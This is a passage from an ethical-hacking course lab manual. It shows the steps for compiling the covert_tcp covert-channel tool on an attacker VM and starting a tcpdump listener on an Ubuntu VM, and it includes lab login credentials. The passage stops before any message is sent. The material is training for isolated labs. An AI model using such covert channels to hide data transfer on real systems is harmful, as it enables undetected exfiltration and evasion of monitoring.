
Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




8. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.

9. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.



10. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




11. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.

```
[attacker@parrot]~$ cd Desktop
[attacker@parrot]~/Desktop$ mkdir Send
[attacker@parrot]~/Desktop$ cd Send
[attacker@parrot]~/Desktop/Send$ echo "Secret Message" > message.txt
[attacker@parrot]~/Desktop/Send$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
 45 | main(int argc, char **argv)
     |
[attacker@parrot]~/Desktop/Send$
```

The screenshot shows a terminal window titled "Parrot Terminal". The user has navigated to the "Send" directory and typed the command `cc -o covert_tcp covert_tcp.c` to compile the file. A warning message is displayed about the return type defaulting to `int`. The terminal window also shows previous commands related to creating the "Send" directory and writing a file named "message.txt". The desktop interface is visible in the background, showing various application icons like "CEHv12 Module 13 Hacking Web Servers" and "CEHv12 Module 14 Hacking Web Applications".


12. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

13. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.



14. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

May 18 05:19



Activities



Home



Terminal



15. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.

16. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.



May 18 05:19


Terminal

Activities

Terminal



```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu-Virtual-Machine:/home/ubuntu#
```



17. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.

Activities

May 18 05:21

Terminal

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su  
[sudo] password for ubuntu:  
root@ubuntu-Virtual-Machine:/home/ubuntu# tcpdump -nvvx port 8888 -i lo  
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```



18. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on + icon in the **Terminal** window.



May 18 05:21

Power

Activities Terminal


root@ubuntu-Virtual-Machine: /home/ubuntu

Search

Minimize

Maximize

Close




19. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:

